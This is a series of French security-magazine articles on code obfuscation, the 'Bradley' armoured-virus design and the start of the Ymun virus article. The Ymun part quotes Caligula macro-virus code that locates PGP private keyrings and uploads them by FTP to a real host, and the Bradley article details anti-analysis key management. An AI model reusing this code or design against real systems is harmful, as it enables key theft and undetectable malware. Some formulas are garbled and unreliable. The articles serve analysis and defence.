Figure 5.2 : *Code après utilisation des pointeurs.*

L'utilisation de pointeurs de fonctions permet de compliquer l'analyse statique du code. La **résistance** T_{res} face à un outil de désobfuscation reste cependant moyenne. La **puissance** T_{pot} opposée à un analyste est faible. Le **coût** T_{cost} induit n'est pas élevé. L'utilisation des pointeurs de fonction trouve toute sa puissance lorsqu'elle est utilisée dans des tableaux de pointeurs de fonctions (voir ci-dessous).

Unification des signatures de fonctions

Les signatures (ou prototypes) de fonctions sont unifiées (cela signifie simplement que les prototypes des fonctions sont homogénéisés, au niveau des valeurs de retour et des arguments, dont on normalise le nombre et le type).

Le programme suivant :

```
#include <stdio.h>
int p(int x) {
      return(2*x);
}
int q(int x, float f) {
      return(2*x+1000*f);
}
int main() {
    int x=1, y, z; float f=0.001;
    y = p(x);
    z = q(y, f);
    printf("z=%d\n", z);
}
```

Figure 6.1 : *Code avant transformation.*

devient, après unification des prototypes de fonction, tel qu'en figure 6.2, présentée ci-contre.

La **résistance** T_{res} de ce type de transformation face à un outil de désobfuscation est faible. La **puissance** T_{pot} opposée à un analyste est moyenne. L'analyste aura cependant plus de mal à identifier le rôle des fonctions en se basant uniquement sur leur prototype. Le **coût** T_{cost} d'une telle transformation est nul.

```
#include <stdio.h>
int p(int x, float f) {
      return(2*x);
}
int q(int x, float f) {
      return(2*x+1000*f);
}
int main() {
    int x=1, y, z; float f=0.001, g;
    y = p(x, g);
    z = q(y, f);
    printf("z=%d\n", z);
}
```

Figure 6.2 : *Code après unification des prototypes des fonctions.*

Modification des signatures de fonctions

Les signatures de fonctions sont modifiées puis unifiées.

Le programme suivant :

```
#include <stdio.h>
typedef struct rec {
  int  f1;
  char f2;
} rec ;
int fonct1(int x, rec r, char *c) {
  printf("%s : %d\n", c,
         x+r.f1+r.f2);
  return(x+r.f1+r.f2);
}
int fonct2(int x, char *c) {
  printf("%s : %d\n", c, 2*x);
  return(2*x);

}
int main() {
  rec r;
  int x=1, z;
  r.f1=1; r.f2='1'-'0';
  z=fonct1(x, r, "f1");
  fonct2(z, "f2");
}
```

Figure 7.1 : *Code avant transformation.*

devient, après modification et unification des prototypes de fonctions, tel que présenté en figure 7.2.

La **résistance** T_{res} de ce type de transformation face à un outil de désobfuscation est faible. La **puissance** T_{pot} opposée à un analyste est plus forte que précédemment, dans la mesure où les prototypes des fonctions n'apportent plus d'information sur leur rôle dans le programme. Le **coût** T_{cost} d'une telle transformation n'est pas élevé.

```
#include <stdio.h>
typedef struct rec {
  int  f1;
  char f2;
} rec ;
int fonct1(int x, void *r, char *c) {
  rec *re=(rec *)r;
  printf("%s : %d\n", c,
        x+re->f1+re->f2);
  return(x+re->f1+re->f2);
}
int fonct2(int x, void *r, char *c) {
  printf("%s : %d\n", c, 2*x);
  return(2*x);

}
int main() {
  rec r;
  int x=1, z;
  r.f1=1; r.f2='1'-'0';
  z=fonct1(x, &r, "f1");
    fonct2(z, &r, "f2");
}
```

Figure 7.2 : *Code après modification des prototypes des fonctions.*

Utilisation des vecteurs de pointeurs de fonctions

Considérons le programme suivant :

```
#include <stdio.h>
int main(){
   int a=1, b=2;
   if (a<b)
        a=b;
   b=a+1;
   printf("a=%d, b=%d\n", a, b);
}
```

Figure 8.1 : *Code avant transformation.*

Nous introduisons les fonctions `fonct1()` et `fonct2()` :

```
#include <stdio.h>
int a=1, b=2;
fonct1(){
  a=b;
}
fonct2(){
  b=a+1;
}
int main(){
   if (a<b)
        fonct1();
   fonct2();
   printf("a=%d, b=%d\n", a, b);
}
```

Figure 8.2 : *Code après introduction de fonctions.*

Les appels de fonctions sont transformés en appels indirects via l'utilisation de pointeurs :

```
#include <stdio.h>
int a=1, b=2;
int (*fp)();
fonct1(){
  a=b;
}
fonct2(){
  b=a+1;
}
int main(){
   if (a<b) {
        if (a*(a+1)%2==0)
          fp=fonct1;
        else
          fp=fonct2;
        (fp)();
   }
   if ((b-2)*(b-1)*b%6!=0)
        fp=fonct1;
   else
        fp=fonct2;
   (fp)();
   printf("a=%d, b=%d\n", a, b);
}
```

Figure 8.3 : *Code après utilisation de pointeurs.*

Un tableau `A[10]` de pointeurs de fonctions achève notre construction :

```
#include <stdio.h>
int a=1, b=2;
int (*fp)();
int (*A[10])();
fonct0(){
  return(a*(a-1)) ;
}
fonct1(){
  a=b;
}
fonct2(){
  b=a+1;
}
int main(){
   A[0]=A[1]=fonct0;
   A[2]=fonct1 ;
   A[3]=fonct2 ;
   A[4]=A[6]=fonct0;
   A[5]=A[9]=fonct1;
   A[7]=A[8]=fonct2;
   fp=A[(fonct0()%2)*a*b];
   if (a<b) {
        if (a*(a+1)%2==0)
          fp= A[(fp()%2)+2];
        else
          fp= A[(fp()%2)+4];
        (fp)();
   }
   if ((b-2)*(b-1)*b%6 !=0)
        fp= A[(fp()%2)+5];
   else
        fp= A[(fp()%2)+3];
   (fp)();
   printf("a=%d, b=%d\n", a, b);
}
```

Figure 8.4 : *Code après utilisation d'un tableau de pointeurs de fonctions.*

Notons qu'il est possible d'apporter une preuve théorique de l'efficacité de cette dernière famille de transformation : la complexité de l'analyse inter-procédurale d'un programme protégé par ce type de primitive croît de manière exponentielle avec la taille du programme [16].

Conclusion

J'espère que ces quelques pistes et exemples de transformations d'obfuscation de code pourront être utiles aux concepteurs de programmes dédiés à la protection logicielle.

Les transformations d'obfuscation présentées ci-dessus sont conçues d'abord pour rendre difficile l'analyse statique d'un programme. Nous n'avons pas examiné ici, faute de place, les techniques d'obfuscation spécifiquement destinées à entraver l'analyse dynamique (analyse boîte noire et boîte blanche d'un programme en cours d'exécution au moyen d'un traceur ou d'un débogueur). Le lecteur intéressé pourra se référer à la bibliographie.

Je vous invite à tester les différents types de protection par obfuscation proposés dans cet article et à vous faire votre opinion sur leur résistance face à vos outils de décompilation ou de désassemblage favoris.

Bibliographie

[1] B. Barak, O. Goldreich, R. Impagliazzo, S. Rudich, A. Sahai, S. Vadhan, K. Yang (2001), *On the (im)possibility of obfuscating programs.*

[2] E. Brier, H. Handschuh, C. Tymen (2001), « *Fast Primitives for Internal Data Scrambling in Tamper Resistant Hardware* », Lecture Notes *in Computer Science*, Vol. 2162, Springer-Verlag.

[3] N. Brulez (2004), « *Anti Reverse Engineering Uncovered. HoneyNet Project* », *Scan of the Month* 33.

[4] B. Chevallier-Mames , D. Naccache, P. Paillier, D. Pointcheval (2004). « *How to disembed a Program ?* », Lecture Notes *in Computer Science*, Vol. 3156, Springer-Verlag.

[5] C. Collberg, C. Thomborson, D. Low (1997), *A Taxonomy of Obfuscation Transformation,* Department of Computer Science, University of Auckland (New Zealand).

[6] C. Collberg, C. Thomborson, D. Low (1998), *Breaking Abstractions and Unstructuring Data Structures*, Department of Computer Science, University of Auckland (New Zealand).

[7] C. Collberg, C. Thomborson, D. Low (1998), *Manufacturing Cheap, Resilient, and Stealthy Opaque Constructs,* Department of Computer Science, University of Auckland (New Zealand).

[8] J. Davidson, J. Hill, J. Knight, C.Wang, *Protection of Software-based Survability Mechanisms.*

[9] J. Davidson, J. Hill, J .Knight, C. Wang (2000), *Software Tamper Resistance : Obstructing Software Analysis of Programs,* Department of Computer Science, University of Virginia.

[10] E. Filiol (2005), *Strong Cryptography Armoured Computer Viruses Forbidding Code Analysis : the BRADLEY virus*, Conférence annuelle EICAR 2005, StJuliens/Valletta, Malte : **http://papers.weburb.org/frame.php?loc=archive/00000136/**

[11] G. Hachez (2003), *A Comparative Study of Software Protection Tools Suited for E-Commerce with Contributions to Software Watermarking and Smart Cards*, PhD *Thesis*, UCL University (Belgium).

[12] H. Handschuh, Paillier, Stern (1999). « *Probing Attacks on tamper-resistant Devices* », Lecture Notes *in Computer Science*, Vol. 1717, Springer-Verlag.

[13] S. Loureiro, R. Molva, *Mobile Code Protection with Smartcards.*

[14] D. Low (1998). *Java Control Flow Obfuscation, Master Thesis*, University of Auckland.

[15] M. Mambo, T. Murayama, E. Okamoto, *A Tentative Approach to Constructing Tamper-Resistant Software,* School of Information Science, Japan Advanced Institute of Science and Technology.

[16] A. Miyaji, T. Ogiso, Y. Sakabe, M. Soshi. *Tamper Resistance Based on the Difficulty of Interprocedural Analysis,* School of Information Science, Japan Advanced Institute of Science and Technology.

[17] P.C. Van Oorschot (2003), *Revisiting Software Protection, Digital Security Group,* School of Computer Science, Carleton University (Canada).

[18] James Riordan, Bruce Schneier, *Environmental Key Generation towards Clueless Agents,* School of Mathematics Counterpane Systems, University of Minnesota, Minneapolis, USA.

[19] K. N. Skachkov (2003), *Tamper Resistant Software. Design and Implementation, Master Thesis,* Department of Computer Science, San Jose State University.

[20] C. Wang (2000). *A Security Architecture for Survivability Mechanisms*, Ph.D. *Thesis*, University of Virginia.

[21] A.L. Young, M. Yung, *Malicious Cryptography. Exposing Cryptovirology*, Wiley Publishing, 2004.

[22] Z0mbie, *About reversing. About permutation. Automated Reverse Engineering : Mistfall Engine* : **http://vx.netlux.org**

Le virus Bradley ou l'art du blindage total

Eric Filiol
École Supérieure et d'Application des Transmissions
Laboratoire de virologie et de cryptologie
efiliol@esat.terre.defense.gouv.fr

Le virus Whale qui a été présenté dans le numéro précédent était le premier virus connu à mettre en œuvre des techniques de blindage, c'est-à-dire des techniques destinées à retarder ou empêcher l'analyse du code binaire. Mais Whale, de manière peu efficace, n'était parvenu qu'à retarder cette analyse. Dans cet article, nous présentons une technique de blindage qui permet d'interdire non seulement la mise à jour des antivirus mais également de déterminer les actions qu'un code malveillant a pu commettre dans un système. Par l'utilisation de chiffrement d'un haut niveau de sécurité et une technique de gestion de clef appropriée, il est possible de réaliser un blindage total et efficace.

Introduction

La lutte antivirale repose entièrement sur la capacité de disposer d'une copie de chaque code malicieux et celle de pouvoir l'étudier. En général, il s'agit de désassembler/débugger le binaire correspondant. Ce travail permet alors de mettre à jour les différents moteurs de chaque antivirus, grâce aux connaissances que l'analyse du code a permis d'acquérir.

Comme cela a été présenté dans le numéro précédent avec le virus *Whale* [2], certains auteurs de virus ont vite compris l'utilité de mettre en œuvre des techniques permettant de contrarier voire d'interdire une telle analyse. Si le virus Whale eut un effet très limité, il atteignit cet objectif dans la mesure où son analyse nécessita plus d'une semaine. De nos jours, le moindre ver informatique se propage, au niveau mondial, en une quinzaine de minutes, pour les vers simples de type Slammer ou en une poignée d'heure pour un simple ver de courrier électronique de type *MyDoom*. Avec ces ordres de grandeur, il serait inimaginable de devoir attendre ne serait-ce que quelques jours pour disposer d'antivirus mis à jour. C'est la raison pour laquelle les techniques de blindage sont à prendre très au sérieux, même si par chance aucune attaque réelle utilisant du blindage efficace n'est connue à ce jour [1].

Les techniques de blindage rencontrées jusqu'à présent (voir l'analyse du virus Whale) utilisent, en général, des techniques qui s'apparentent directement ou indirectement aux techniques de la cryptologie :

- l'obfuscation de code (cf. [4] dans ce même dossier).

  Le but est de transformer le code d'un programme en un autre code fonctionnellement identique mais rendu plus difficile à décompiler et à analyser (en réduisant la lisibilité par exemple). Trois classes de techniques sont connues : les transformations lexicales (changement de noms de variables par exemple), les transformations de contrôle de flux (utilisation de code placebo, d'enchevêtrement de code...) et les transformations des flux de données (modification des structures de données, codage, agrégation...) Ces techniques ont une efficacité limitée en virologie (voir bibliographie de [3]) ;

- le polymorphisme par réécriture de code (voir [4]).

  Le but est de faire varier le code le plus souvent possible mais sans changer ses caractéristiques statistiques ou son entropie ; notons que dans ce cas comme dans le cas précédent, il est possible de considérer que l'on « chiffre du clair par du clair » ;

- le polymorphisme par chiffrement (cf. [1] dans ce dossier).

  Il s'agit là d'assurer le polymorphisme en chiffrant le code (la forme change avec chaque clef) et de compliquer l'analyse. Mais les techniques rencontrées à ce jour souffre d'un grave défaut dans la mesure où la gestion des clefs est (heureusement) très mauvaise. Ces dernières sont toujours contenues dans la partie non chiffrée du code malicieux et sont donc relativement facilement disponibles pour l'analyste qui opérera alors un simple déchiffrement.

Toutes les techniques de blindage connues actuellement ont eu une efficacité limitée sur les virus. En effet :

- Tout d'abord parce que les analystes de virus parviennent toujours à disposer d'une copie d'un code binaire (fichier infecté) à analyser. Cela tient à la virulence très élevée des codes malicieux actuels, lesquels circulent en de multiples copies. Dans le cadre d'attaques ciblées (voir note [1]), cette facilité est plus discutable voire totalement illusoire.

- Les techniques de blindage proprement dites relèvent toutes de classes de problèmes (ceux qu'il faut résoudre pour contourner ces techniques) de complexité polynomiale. Par exemple, soit les systèmes de chiffrement sont faibles soit l'espace clef est trop restreint et permet une approche exhaustive. Le plus souvent, la gestion des clefs est si catastrophique que le problème initial de cryptanalyse du code devient un simple problème de décodage.

Dans cet article (voir [3] pour la référence originale et détaillée), nous montrons comment le risque de blindage viral total et

[1] Rappelons toutefois qu'en matière d'attaque virale, et plus généralement informatique, on ne peut parler que de ce qui a été détecté et identifié. Qui sait si certaines ne sont pas restées « invisibles ».

efficace peut se concrétiser au travers d'une attaque virale ciblée. En utilisant un système de chiffrement de haut niveau de sécurité et une gestion environnementale des clefs de chiffrement, il est possible d'interdire effectivement toute analyse du code malicieux [2].

La gestion environnementale des clefs

En 1998, B. Schneier et J. Riordan [5] ont introduit la notion de « gestion environnementale » des clefs cryptographiques. Tout agent logiciel ou matériel mobile évoluant dans un milieu hostile ne peut contenir des clefs statiques sous peine de les voir compromises par analyse de cet agent, en cas de capture. En d'autres termes, ils ont imaginé des protocoles permettant de construire, par l'agent, la clef à partir de données issues de son environnement, uniquement quand ces clefs sont nécessaires à son action et dont la validité est limitée à la durée de l'action elle-même. L'agent évolue de plus en aveugle car il ignore en permanence quand les clefs sont disponibles (autrement dit quand l'environnement est propice à leur génération).

Le modèle décrivant ce type de gestion de clefs suppose également que tout attaquant (dans notre cas, l'analyste qui étudie le code malveillant) peut avoir un contrôle total sur l'environnement immédiat dans lequel évolue l'agent. L'attaquant peut leurrer ce dernier et lui fournir toutes les données qu'il souhaite (attaque par dictionnaire par exemple) afin de deviner lesquelles interviennent dans l'élaboration des clefs utilisées par l'agent.

Les auteurs ont proposé plusieurs constructions pour ce type de protocole. Présentons-en, quelques-unes des plus basiques. Soient N un entier représentant une observation de l'environnement, H une fonction de hachage, une valeur M = H(N), R une valeur aléatoire, et K une clef cryptologique. La valeur M est transportée par l'agent (et donc accessible à tout attaquant). Alors, entre autres constructions possibles (voir [3] ou [5] pour plus de détails), nous avons :

$$\text{si } H(N) = M\$ \text{ alors } K = N,$$
$$\text{si } H(H(N)) = M\$ \text{ alors } K = H(N).$$

Le lecteur remarquera que le premier mécanisme est celui utilisé pour la protection des mots de passe. Nous allons voir maintenant comment ce type de mécanisme peut être utilisé dans le cadre du blindage viral.

Les codes Bradley

Les codes Bradley modélisent des attaques ciblées (virulence limitée et contrôlée des codes), et mettent en œuvre un blindage total.

Description générale

La version que nous détaillons comporte deux variantes principales :

- Un code viral générique ayant pour cible un groupe limité de quelques centaines de cibles (utilisateurs/machines) (variante A).
- Un code viral attaquant de manière très ciblée quelques utilisateurs seulement (variante B).




Figure 1 : Structure générale des codes Bradley.

La structure générale des codes Bradley est indiquée sur la figure 1 et se résume comme suit :

- Une procédure de déchiffrement D a pour fonction de collecter les données environnementales d'activation, de les tester et le cas échéant de procéder au déchiffrement des différentes parties du code.
- Une première partie de code EVP_1 chiffrée avec une clef K_1. Une fois déchiffrée, cette partie du code installe toutes les fonctionnalités, actives et passives, de lutte anti-antivirale.
- Une deuxième partie de code EVP_2 chiffrée avec une clef K_2. Cette partie contient les procédures d'infection proprement dites et de polymorphisme/métamorphisme [3]. Le code se propage sous une forme à chaque fois différente (procédure D incluse).
- Une troisième partie EVP_3 (optionnelle) contenant la ou les charges finales. Cette partie est chiffrée avec une clef K_3.

La gestion de clef dans Bradley

La procédure D doit récupérer, dans l'environnement du code, des données d'activation pour construire la clef qui lui permettra de déchiffrer, dans un premier temps, la partie EVP_1. Ces données, dans le cas de la variante A, sont :

- L'adresse DNS locale de la machine cible (par exemple **ma-compagny.com** ; nous la noterons α ;

[2] Les aspects techniques spécifiquement viraux (polymorphisme, métamorphisme, furtivité) ne seront pas présentés ici, ces aspects-là n'étant pas utiles pour la compréhension du blindage lui-même.

[3] Rappelons que le polymorphisme consiste à faire varier constamment le code d'un programme alors que le métamorphisme fait varier non seulement le code mais également les méthodes de variation du code.

- l'heure (hh seulement) et la date (mmdd) système ; cette donnée est notée δ ;
- Une donnée particulière, notée ι, supposée être présente dans toute machine éligible pour l'attaque (dans notre cas, la présence d'un fichier particulier) ;
- une donnée spécifique, π sous le contrôle exclusif de l'auteur du code viral (celui qui lance l'attaque), disponible à l'extérieur du système (canal public) mais accessible au virus (dans notre cas, une page web contenant une donnée particulière dont la présence dans la page est limitée dans le temps et en relation avec la valeur δ). La valeur π est obtenue par *hachage* de l'information d'activation (le *hash* de la page web, en l'occurrence) [4].

Pour la variante B, la donnée ι est une certaine clef publique présente dans un fichier `pubring.gpg` (par exemple). Ainsi, cette version ciblera un utilisateur particulier, utilisant cette clef, ainsi que tous les utilisateurs communiquant avec lui.

Décrivons le protocole de génération de clef :

- La procédure D collecte les données d'activation (valeurs α, δ, ι et π). Elle calcule ensuite une valeur V de 160 bits (dans le reste du texte, le signe + désigne l'addition modulo 2, bit à bit) :

$$V = H(\alpha + \delta + \iota + \pi) + \nu)$$

La valeur ν désigne les 512 premiers bits de la partie chiffrée EVP_1.

- Si V = M (M est la valeur d'activation détenue par l'agent) alors

$$K_1 = H(\alpha + \delta + \iota + \pi)$$

sinon la procédure D s'arrête et désinfecte totalement et de manière sécurisée le système du code viral (processus d'auto-désinfection destiné à minimiser le temps de présence du virus dans la machine).

- D déchiffre ensuite EVP_1, produisant

$$VP_1 = DK_1(EVP_1)$$

et ensuite l'exécute.
Ensuite, D calcule la clef K_2 comme suit :

$$K_2 = H(K_1 + \nu_2)$$

où ν_2 désigne les 512 derniers bits de VP_1.

- D déchiffre ensuite EVP_2, produisant

$$VP_2 = DK_2(EVP_2)$$

et l'exécute. La clef K_3 est ensuite calculée :

$$K_3 = H(K_1 + K_3 + \nu_3)$$

où ν_3 désigne les 512 derniers bits de VP_2.

- D déchiffre EVP_3 produisant

$$VP_3 = DK_3(EVP_3)$$

et l'exécute.

- Une fois, l'action du code viral terminée, le virus s'auto-désinfecte de la machine.

Quelques remarques peuvent être faites au sujet de ce protocole et de ces deux variantes présentées :

- De copie en copie (mécanisme de duplication assuré par une partie du code contenue dans VP_2), la totalité du code a complètement été changée (mais reste fonctionnellement identique). Cela concerne également la procédure D et la valeur M. Le polymorphisme/métamorphisme est conditionné par le protocole de gestion de clef (en pratique, par l'intermédiaire des valeurs δ et π).
- Le rôle des valeurs ν et ν_i est de s'assurer que les valeurs d'entrée de la fonction de hachage décrivent le plus possible l'espace de définition de la fonction. Le but est d'éviter que l'attaquant puisse réduire le champ des possibilités dans le cadre d'une cryptanalyse de cette fonction (essais exhaustifs par exemple).
- les clefs K_i peuvent être rendues indépendantes les unes des autres en considérant des données environnementales supplémentaires.

Analyse théorique

Pour évaluer la complexité de l'analyse d'un code de type Bradley, deux situations doivent d'abord être considérées :

- L'analyste n'a pas de copie du code. Le problème de l'analyse ne se pose même pas. Le code a agi sans qu'aucun système de détection ne le repère (la détection interviendra éventuellement pour un virus ou un ver programmé de manière trop classique ou malhabile).
- L'analyste dispose d'une copie du code binaire. Cette hypothèse est très improbable dans le cas de codes de type Bradley. En effet, le code viral limite au maximum sa présence

[4] Le lecteur pourrait objecter que la présence dans la procédure D d'une URL de page web est susceptible de fournir une information utile à l'analyste. Mais ce n'est pas le cas. La page web étant sous le contrôle de l'attaquant et la gestion limitée dans le temps de la donnée d'activation dans la page, la connaissance de l'URL par l'analyste ne remet pas en cause le modèle proposé. En revanche, la présence de cette URL pose un problème d'anonymisation non pris en compte ici.

dans la machine, sa virulence est très fortement limitée. Enfin, les IDS et autres antivirus restent muets.

Bien que ce dernier cas soit fortement improbable, supposons malgré tout que l'analyste dispose d'une copie du code viral. Il a été démontré dans [3] que l'analyse de ce code est en fait un problème de complexité exponentielle. La démonstration ne sera pas donnée ici mais indiquons quelques chiffres qui aideront le lecteur à se faire une idée de la difficulté du problème. Dans le cas des deux variantes présentées dans cet article, l'effort de cryptanalyse requiert

$$\min(2n, 2((n2 - m)/2)) = 2n \text{ opérations,}$$

pour des fonctions de hachage de type (n, m) (n bits en entrée, m bits en sortie). Dans notre cas, cela équivaut à 2^{512} opérations au minimum.

Conclusion

Les codes Bradley démontrent que le blindage total est une chose opérationnellement réalisable, en particulier dans le cadre d'attaques virales ciblées, dans lesquelles la virulence des codes utilisés est maîtrisée. À l'heure actuelle, il semble ne pas y avoir de solutions techniques au problème que posent des codes de ce type. À moins de disposer d'un réseau mondial de pots de miel pour tenter d'anticiper et de gérer en direct de telles attaques, il n'y a pas d'autres moyens de contrer de tels codes, l'approche cryptanalytique étant hors de portée.

L'existence de tels codes et la possibilité d'attaques ciblées (contre des entreprises sensibles, des administrations, des personnes...) montrent encore une fois que la solution n'est pas technique. Ces codes illustrent le fait qu'un antivirus peut toujours être contourné : en amont par l'absence de détection face à un code innovant et en aval avec un blindage viral efficace qui non seulement interdit toute mise à jour mais également de déterminer éventuellement l'origine de l'attaque et la nature des actions offensives. Cela illustre encore une fois les risques du « tout connecté ». À ce titre, l'attaque par le ver Slammer des réseaux d'une centrale nucléaire américaine, connectés sur Internet (janvier 2003) est particulièrement parlante. Les réseaux les plus sensibles doivent rester hermétiquement isolés. Cela suppose en outre une politique de sécurité drastique pour interdire l'import incontrôlé de données extérieures et les connexions avec de l'informatique mobile. Cette politique de sécurité doit faire l'objet de contrôles fréquents et impliquer des sanctions pour les personnels qui ne l'auraient pas respectée. C'est le prix à payer pour avoir une sécurité adaptée face à des codes de type Bradley.

Références

[1] BRULEZ, N. et RAYNAL, F., « Le polymorphisme viral : quand les opcodes se mettent à la chirurgie esthétique », Journal de la sécurité informatique MISC 20, juillet 2005.

[2] FILIOL, E, « Whale : le virus se rebiffe », Journal de la sécurité informatique MISC 19, mai 2005.

[3] FILIOL, E. « *Strong Cryptography Armoured Computer Viruses Forbidding Code Analysis: the " Bradley" virus* », *in Proceedings of the 14th EICAR Conference*, Malte, Mai 2005. Disponible sur : **http://papers.weburb.dk/archive/00000136/**

[4] JOSSE, S. « Techniques d'obfuscation de codes : chiffrer du clair avec du clair », Journal de la sécurité informatique MISC 20, juillet 2005.

[5] RIORDAN J. et SCHNEIER B, « *Environmental key generation towards clueless agents* », *Mobile Agents and Security Conference'98*, Lecture Notes *in* Computer Science, pp. 15-24, Springer-Verlag, 1998.

Le virus Ymun : la cryptanalyse sans peine

Eric Filiol
École Supérieure et d'Application des Transmissions
Laboratoire de virologie et de cryptologie
efiliol@esat.terre.defense.gouv.fr

Polymorphisme, obfuscation, blindage, protection et renforcement de charges finales... Les précédents articles du dossier ont montré comment la cryptologie pouvait renforcer les virus et plus généralement des codes malveillants (bombe logique, shellcodes, chevaux de Troie, virus, vers...). Dans le présent article, nous allons inverser la vision et considérer comment les virus et autres codes généralement considérés comme « malveillants » peuvent aider la cryptologie et venir quelquefois résoudre opérationnellement des problèmes considérés comme insolubles en pratique. Cette vision inversée, au-delà du seul aspect technique, a l'intérêt de considérer l'utilisation des virus et autres infections informatiques en vue d'applications « bénéfiques », même si la notion de bénéfice reste une notion subjective.

Introduction

L'usage de techniques virologiques informatiques permet avec succès d'apporter une solution opérationnelle à un certain nombre de problèmes que la cryptologie ne peut résoudre à elle seule. Si cette éventualité fait l'objet d'une opposition systématique et particulièrement féroce de la part des vendeurs d'antivirus – pour des raisons qu'il est aisé d'imaginer – et si la législation de la plupart des pays ne prévoit ni n'autorise pas encore l'usage de telles techniques, à des fins opérationnelles, il n'en demeure pas moins qu'une véritable réflexion doit être menée pour envisager, de manière contrôlée et réglementée, l'usage de techniques de la virologie informatique à des fins opérationnelles, en cryptologie et plus particulièrement dans ses applications. Présentons les principales (mais la liste est loin d'être exhaustive) :

- La cryptanalyse ou stéganalyse appliquée.
- La protection efficace des données classifiées ou sensibles. À ce titre, le meilleur exemple est certainement le virus KOH.
- La description de systèmes de chiffrement à l'aide de modèles viraux...

Nous traiterons, dans cet article le problème de la cryptanalyse/stéganalyse appliquée, en nous inspirant de l'étude détaillée exposée dans [3, chapitre 13]. Pour le deuxième point, le lecteur consultera [3, chapitre 11] et [4] pour le troisième point.

Depuis quelques années, de nombreux systèmes de chiffrement symétriques sont disponibles[1], tant dans la littérature technique que sur Internet ou dans des produits cryptologiques commerciaux. Le cas des logiciels PGP et GnuPG est emblématique de l'usage de plus en plus répandu de produits de chiffrement. Des protocoles comme WEP, WPA, Bluetooth... intègrent tous des systèmes de chiffrement (AES, E0, RC4...). Il en va de même pour les logiciels de stéganographie (techniques destinées à assurer la confidentialité des données et à cacher le fait même de communiquer). Les systèmes modernes, Outguess ou autres, utilisent également une clef secrète partagée par les acteurs de la communication.

Ces systèmes, à ce jour, sont considérés comme incassables, c'est-à-dire qu'aucune technique ou méthode mathématique connue ne permet de retrouver la clef de manière opérationnelle. Ni les fréquentes publications de techniques irréalistes, ni l'approche par force brute (essai systématique de toutes les clefs possibles) ne remettront en cause, pour de longues années encore, la sécurité de ces systèmes, à moins d'avancées majeures sur les problèmes théoriques sur lesquels ils s'appuient.

Le problème de la cryptanalyse se pose, alors, pour des organismes chargés de la sécurité des États. En d'autres termes, l'existence de systèmes de chiffrement incassables, lorsqu'ils sont utilisés par des terroristes, des mafieux ou autres acteurs malveillants, remet potentiellement en cause la souveraineté des États en matière de sécurité.

Pour bien comprendre le problème, considérons le cas de l'algorithme AES et supposons que nous utilisions un ordinateur de type *Deep-crack* [2] capable de tester 2^{56} clefs en une seconde [2]. Une recherche par force brute sur les différentes versions de l'AES nécessitera :

- 1.5×10^{12} siècles pour une clef de 128 bits,
- 2.76×10^{31} siècles pour une clef de 192 bits,
- 5.1×10^{50} siècles pour une clef de 256 bits.

Il est clair que cette approche, traditionnellement utilisée, n'est désormais plus réalisable pour les systèmes actuels. D'autres techniques, regroupées sous le terme de « *cryptanalyse appliquée* » sont alors à envisager (pour plus de détails voir [5]). Elles visent le système non pas directement, au niveau de l'algorithme, mais indirectement au niveau de son implémentation ou de sa gestion. La meilleure image est celle « de la porte blindée sur un mur de carton ». Une de ces approches est d'utiliser des virus informatiques ou autres logiciels infectants.

[1] Rappelons que les systèmes cryptologiques symétriques, encore dénommés « systèmes à clef secrète », sont essentiellement utilisés pour faire du chiffrement de données. Le terme « symétrique » indique que, d'une part, émetteur et destinataire utilisent une clef secrète commune et que, d'autre part, les opérations de chiffrement et de déchiffrement utilisent le même algorithme et la même clef.

[2] Cet ordinateur n'existe pas et n'est pas près d'exister, le record de cryptanalyse par essais exhaustifs pour une clef de 56 bits étant d'une vingtaine d'heures.

Le premier exemple connu est celui du virus Caligula mais son action était vaine dans la mesure où ce macro virus ne récupérait les clefs secrètes de PGP que sous une forme chiffrée, celles-ci demeuraient donc, en général, inexploitables pour l'attaquant [3]. Les principales phases d'action (hors infection) de Caligula sont les suivantes :

- Recherche du fichier `secring.skr` :

```
pgppath = System.PrivateProfileString("", "HKEY_CLASSES_ROOT\PGP
Encrypted File\shell\open\command", "")
....
With Application.FileSearch
  .FileName = "\Secring.skr"
  .LookIn = pgppath
  .SearchSubFolders = True
  .MatchTextExactly = True
  .FileType = msoFileTypeAllFiles
  .Execute
  PGP_Sec_Key = .FoundFiles(1)
End With
```

- Si le fichier existe, il est placé dans un fichier temporaire dénommé `cdbrk.vxd`. Ce fichier est alors envoyé via FTP vers le site **codebreakers.org** :

```
Randomize
 For i = 1 To 4
   NewSecRingFile = NewSecRingFile + Mid(Str(Int(8 * Rnd)), 2, 1)
 Next i
 NewSecRingFile = "./secring" & NewSecRingFile & ".skr"

Open "c:\cdbrk.vxd" For Output As #1
   Print #1, "o 209.201.88.110"
   Print #1, "user anonymous"
   Print #1, "pass itsme@"
   Print #1, "cd incoming"
   Print #1, "binary"
   Print #1, "put """ & PGP_Sec_Key & """ """ & NewSecRingFile & """"
   Print #1, "quit"
   Close #1

Shell "command.com /c ftp.exe -n -s:c:\cdbrk.vxd", vbHide
```

En 2001, le FBI a officiellement reconnu l'existence et l'utilisation par ses services de la technologie *Magic Lantern* [1]. Le but était de capturer les clefs de chiffrement en installant, au moyen d'un ver, un cheval de Troie permettant l'écoute et l'espionnage de la mémoire tampon du clavier des victimes (utilisé, en autres, pour entrer un mot de passe ou une clef de chiffrement). Les données volées sont alors envoyées sur le réseau.

Nous allons présenter, ici, une solution opérationnelle, utilisant les virus « binaires » (cas particulier des virus dits « k-aires » ou groupes de k virus agissant en parallèle). Il s'agit de la famille des virus dénommés « ymun », conçue pour évaluer, tester et valider la faisabilité et le potentiel de technologies de type Magic Lantern. Le lecteur trouvera dans [3, chapitre 13] une description détaillée d'un membre de cette famille, appelé « ymun20 ». Seul l'aspect algorithmique sera ici considéré dans le cadre d'un scénario d'attaque qui a servi de base d'évaluation.

Description générale du virus Ymun et de l'attaque

